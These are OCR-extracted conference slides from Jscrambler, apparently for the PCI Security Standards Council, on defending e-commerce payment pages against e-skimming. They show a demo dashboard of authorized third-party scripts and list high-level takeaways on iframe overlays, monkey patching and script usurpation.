
Code Integrity

Can prevent monkey patching of functions from 1st or 3rd party scripts

* Vendor needs to offer hardening against monkey patching

Demo

iFrame Overlay



Jscrambler Shoes - payment
Payment Page Manager | WPI | J
https://demo-ecommerce.jscrambler.com/6412ec423c7ec9838e0a24ba/pcidss/payment
jscrambler
All Apps
WEBPAGE INTEGRITY
WPI
Home
Live Feed
Inventory
Sensitive Data
PCI DSS
Payment Page
Threat Monitoring
Rules
Integrations
Setup
Version 8.2
https://demo-ecommerce.jscrambler.com/6412ec423c7ec9838e0a24ba/pcidss/payment
Dashboard › WPI › Payment Page Manager
Agent Status: ● Active

Payment Page Manager

All 11 | Needs Review 2 | Ready to Apply 0 | Authorized 9

Vendors	
Stripe	▲
Fullstory	▲
Jscrambler (agent)	✓
Onetrust	✓
Google tag manager	✓
Jscrambler shoes	✓
Facebook pixel	✓
Attentive	✓
True fit	✓
Paypal	✓
New relic	✓

No vendors selected
Select a vendor to see details.

Conclusions

Key Takeaways

- eSkimming attacks are going beyond simple skimming of the payment form
- The parent page or even other pages can also be targeted
- Securing payment data properly requires more than controlling where websites load code from and what domains they send data to
  - For example, controlling forms and iframes behaviors are just as important
- Securing payments scales better by monitoring new behaviors and authorizing them
  - Beware the danger of Script Usurpation, as it can help bypass monitoring policies

Thank you!

jscrambler

PCI Security Standards Council®